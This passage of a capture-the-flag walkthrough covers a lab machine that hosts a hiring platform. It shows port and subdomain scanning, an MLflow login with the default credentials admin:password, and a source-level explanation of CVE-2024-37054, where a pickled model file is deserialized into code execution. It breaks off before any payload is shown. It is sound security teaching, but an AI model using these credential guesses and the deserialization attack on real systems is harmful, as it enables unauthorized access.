











1 RECON
1.1 Port Scan
rustscan -a $targetIp --ulimit 1000 -r 1-65535 -- -A -sC -PnResult:
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 41:3c:e3:bb:88:70:99:7f:b8:96:59:48:9b:85:98:69 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLg1Y2xxe0euIHDjjKTIrxL+XZXgsBabs0FMAMKBL8arUuELui3vhlkgcDVGcZ4vFWnsiu4osw5INjfcQGkp2BY=
|   256 d5:9d:fd:6b:be:d8:39:6f:3f:43:ab:0e:f6:3e:22:db (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPc/kqsR+WxwGPMNTukcYPjzZRGjQL6N+0HsGIS1NV4U
80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD
|_http-title: Overview | SmartHIRE
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelOnly 22 and 80 are exposed. SSH is the later pivot, so the first attack surface is the web app on 80.
1.2 Webbing
The web app was a self-developed platform for modern hiring intelligence. The target allowed self-registration and access to the internal workspace:

After logging in (test / test), the attack surface was straightforward.

First, there was an instant CSV upload entry for AI model training, with clear guidance and an example:

There was also a second upload point for Resume CSVs:
1.3 Subdomains
Fuzz subdomains to expand the battlefield:
$ gobuster vhost -u http://smarthire.htb --ad -w /home/Axura/wordlists/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -t 50
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://smarthire.htb
[+] Method:                    GET
[+] Threads:                   50
[+] Wordlist:                  /home/Axura/wordlists/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
[+] User Agent:                gobuster/3.8.2
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
models.smarthire.htb Status: 401 [Size: 137]
Progress: 20000 / 20000 (100.00%)
===============================================================
Finished
Subdomain models.smarthire.htb was found and the 401 response code told us that it required authentication:

But this is just an HTTP authentication, most commonly HTTP Basic Auth.
1.4 Fingerprinting
To confirm:
$ curl -v http://models.smarthire.htb
* Host models.smarthire.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.129.78.103
*   Trying 10.129.78.103:80...
* Established connection to models.smarthire.htb (10.129.78.103 port 80) from 10.10.13.68 port 56780
* using HTTP/1.x
> GET / HTTP/1.1
> Host: models.smarthire.htb
> User-Agent: curl/8.19.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 401 UNAUTHORIZED
< Server: nginx/1.18.0 (Ubuntu)
< Date: Sun, 17 May 2026 00:28:13 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 137
< Connection: keep-alive
< WWW-Authenticate: Basic realm="mlflow"
<
* Connection #0 to host models.smarthire.htb:80 left intact
You are not authenticated. Please see https://www.mlflow.org/docs/latest/auth/index.html#authenticating-to-mlflow on how to authenticate.%
WWW-Authenticate: Basic realm="mlflow" means the browser is showing the native Basic Auth prompt, and the protected service behind Nginx appears to be MLflow.
2 WEB
2.1 MLflow
MLflow is an open source machine learning platform used to track experiments, store model artifacts, and serve trained models. In this target, it appears to sit behind models.smarthire.htb, which makes it interesting because uploaded models and artifacts often become part of the prediction path.
2.1.1 Basic Auth Weak Password
The 401 response already showed HTTP Basic authentication. But it was not for our self registered account:
$ curl -i -u 'test:test' http://models.smarthire.htb/
HTTP/1.1 401 UNAUTHORIZED
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 17 May 2026 00:36:07 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 137
Connection: keep-alive
WWW-Authenticate: Basic realm="mlflow"

You are not authenticated. Please see https://www.mlflow.org/docs/latest/auth/index.html#authenticating-to-mlflow on how to authenticate.%
At the first glance, we shoulda been aware that HTTP basic auth prompt is unusal for MLflow, which should be installed with a built-in login page:

So the next step was to try the weak or default credentials against the custom MLflow login prompt:
# authenticate as built-in admin user
export MLFLOW_TRACKING_USERNAME=admin
export MLFLOW_TRACKING_PASSWORD=password

# probe http basic auth
curl -i -u 'admin:password' http://models.smarthire.htb/That worked and confirmed the service was exposed behind default credentials:
$ curl -i -u 'admin:password' http://models.smarthire.htb/
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 17 May 2026 00:45:03 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 645
Connection: keep-alive
Content-Disposition: inline; filename=index.html
Last-Modified: Wed, 17 Sep 2025 13:39:07 GMT
Cache-Control: no-cache
ETag: "1758116347.0-645-3612482313"

<!doctype html><html lang="en"><head><meta charset="utf-8"/><meta name="viewport" content="width=device-width,initial-scale=1,shrink-to-fit=no"/><link rel="shortcut icon" href="./static-files/fav
icon.ico"/><meta name="theme-color" content="#000000"/><link rel="manifest" href="./static-files/manifest.json" crossorigin="use-credentials"/><title>MLflow</title><script defer="defer" src="stat
ic-files/static/js/main.68ca1005.js"></script><link href="static-files/static/css/main.328af5c2.css" rel="stylesheet"></head><body><noscript>You need to enable JavaScript to run this app.</noscri
pt><div id="root"></div><div id="modal"></div></body></html>%
2.1.2 MLflow Fingerprints
After logging in as the admin user, we instantly noticed the app version 2.14.1:

That's quite an old version where we can identify bunch of historical vulnerabilities on CVE Detail.
2.1.3 CVE-2024-37054
Since we already had web admin access through default credentials, the remaining goal was to turn authenticated access into code execution from inside the CMS. That makes CVE-2024-37054 the relevant path: an authenticated RCE route.
The NVD entry explicitly states that a maliciously uploaded PyFunc model can execute code when loaded, and there is also a public PoC repository that demonstrates the same primitive end-to-end.
The vulnerable branch on Github: MLflow v2.14.1 tree
mlflow/pyfunc/model.py first tells us which file matters in the Python-function flavor:
_SAVED_PYTHON_MODEL_SUBPATH = "python_model.pkl"That immediately gives us the high-value artifact name. If a target model uses the python_function flavor, python_model.pkl is the serialized object we want to inspect or replace. Immediate validation: request the model metadata and look for a python_function flavor referencing python_model.pkl.
_load_context_model_and_signature() in mlflow/pyfunc/model.py shows the dangerous deserialization path:
pyfunc_config = _get_flavor_configuration(
    model_path=model_path, flavor_name=mlflow.pyfunc.FLAVOR_NAME
)
...
python_model_subpath = pyfunc_config.get(CONFIG_KEY_PYTHON_MODEL, None)
if python_model_subpath is None:
    raise MlflowException("Python model path was not specified in the model configuration")
with open(os.path.join(model_path, python_model_subpath), "rb") as f:
    python_model = cloudpickle.load(f)  # [!] pickle deser entry
...
python_model.load_context(context=context)This is the primitive behind the RCE: once MLflow loads a pyfunc model, it will cloudpickle.load() the attacker-controlled python_model.pkl.
mlflow/pyfunc/__init__.py shows how the model directory is fetched before that load happens:
# fetch attacker-controlled model
local_path = _download_artifact_from_uri(
    artifact_uri=model_uri, output_path=dst_path, lineage_header_info=lineage_header_info
)
...
model_meta = Model.load(os.path.join(local_path, MLMODEL_FILE_NAME))
...
if model_config:
    model_impl = importlib.import_module(conf[MAIN])._load_pyfunc(data_path, model_config)
else:
model_impl = importlib.import_module(conf[MAIN])._load_pyfunc(data_path)So the chain is simple: fetch the model artifact directory, parse MLmodel, then hand control to the pyfunc loader that deserializes python_model.pkl:
MLflow pyfunc load chain
========================

[ model_uri ]
     |
     v
_download_artifact_from_uri()
     |
     |  fetches model artifact directory
     v
[ local model directory ]
     |
     v
Model.load("MLmodel")
     |
     |  parses flavor metadata
     v
[ MLmodel ]
     |
     |  python_function flavor points to:
     |  python_model: python_model.pkl
     v
_load_pyfunc()
     |
     v
_load_context_model_and_signature()
     |
     v
open(model_path / "python_model.pkl", "rb")
     |
     v
cloudpickle.load(f)
     |
     v
[ PythonModel object restored ]
     |
     v
python_model.load_context(context)
     |
     v
[ code execution primitive ]get_model_version_artifact_handler() in mlflow/server/handlers.py bridges the registry entry to the actual backing artifact URI:
name = request_dict.get("name")
version = request_dict.get("version")
path = request_dict["path"]
path = validate_path_is_safe(path)
artifact_uri = _get_model_registry_store().get_model_version_download_uri(name, version)
if _is_servable_proxied_run_artifact_root(artifact_uri):
    artifact_repo = _get_artifact_repo_mlflow_artifacts()
    artifact_path = _get_proxied_run_artifact_destination_path(
        proxied_artifact_root=artifact_uri,
        relative_path=path,
)The model name, version, and source are identifiers of the attacker-controlled model: they resolve directly into the artifact tree that will later be loaded.
2.1.4 Workflow Validation
Before touching the exploit path, we'd like to prove how the target application actually used MLflow.
2.1.4.1 Model Lifecycle
In this app, a user-controlled model is the trained scoring object used to rank or evaluate candidates.
The frontend exposes two separate upload flows:
- training CSV → creates/stores a model
- resume CSV → loads that model and scores new input
The training upload expects full candidate records:
name,skills,experience,education,position_applied,previous_company
John Smith,"Python, Machine Learning, SQL",60,Master's in CS,Data Scientist,TechCorp
Sarah Johnson,"JavaScript, React, Node.js",36,Bachelor's in SE,Full Stack Dev,StartupXYZ
Mike Brown,"Java, Spring Boot, PostgreSQL",84,Bachelor's in IT,Backend Developer,Enterprise IncThe resume scoring upload expects only inference fields:
experience,skills
60,"Python, Machine Learning, SQL"This split indicates that the second flow likely loads an existing MLflow model that customers crafted by themselves:
arbitrary candidate records
      |
      v
training upload
      |
      v
model created
      |
      v
model stored in MLflow
      |
      v
resume upload
      |
      v
stored model loaded
      |
      v
score generated2.1.4.2 Data Generation
The safest way to validate the workflow was to generate harmless demo CSVs locally, upload them through the UI, and then inspect the MLflow admin side for changes in the registry.
Create the training and scoring samples using a tiny Python helper:
# create_csv.py
import csv

train_rows = [
    {
        "name": "Alice Wong",
        "skills": "Python, SQL, Pandas",
        "experience": 48,
        "education": "Bachelor's in CS",
        "position_applied": "Data Analyst",
        "previous_company": "BlueMetrics",
    },
    {
        "name": "Brian Lee",
        "skills": "JavaScript, React, Node.js",
        "experience": 30,
        "education": "Bachelor's in SE",
        "position_applied": "Frontend Developer",
        "previous_company": "PixelForge",
    },
]

resume_rows = [
    {
        "experience": 60,
        "skills": "Python, Machine Learning, SQL",
    }
]

with open("train.csv", "w", newline="", encoding="utf-8") as f:
    writer = csv.DictWriter(
        f,
        fieldnames=[
            "name",
            "skills",
            "experience",
            "education",
            "position_applied",
            "previous_company",
        ],
    )
    writer.writeheader()
    writer.writerows(train_rows)

with open("resume.csv", "w", newline="", encoding="utf-8") as f:
    writer = csv.DictWriter(f, fieldnames=["experience", "skills"])
    writer.writeheader()
writer.writerows(resume_rows)Generated samples:
$ python create_csv.py
$ head train.csv resume.csv
==> train.csv <==
name,skills,experience,education,position_applied,previous_company
Alice Wong,"Python, SQL, Pandas",48,Bachelor's in CS,Data Analyst,BlueMetrics
Brian Lee,"JavaScript, React, Node.js",30,Bachelor's in SE,Frontend Developer,PixelForge

==> resume.csv <==
experience,skills
60,"Python, Machine Learning, SQL"
The content itself does not matter. Just make sure the CSV format matches to be consumed by the app engine.
2.1.4.3 Training Validation
Then upload train.csv first in the training panel on main domain smarthire.htb with the self registered account:

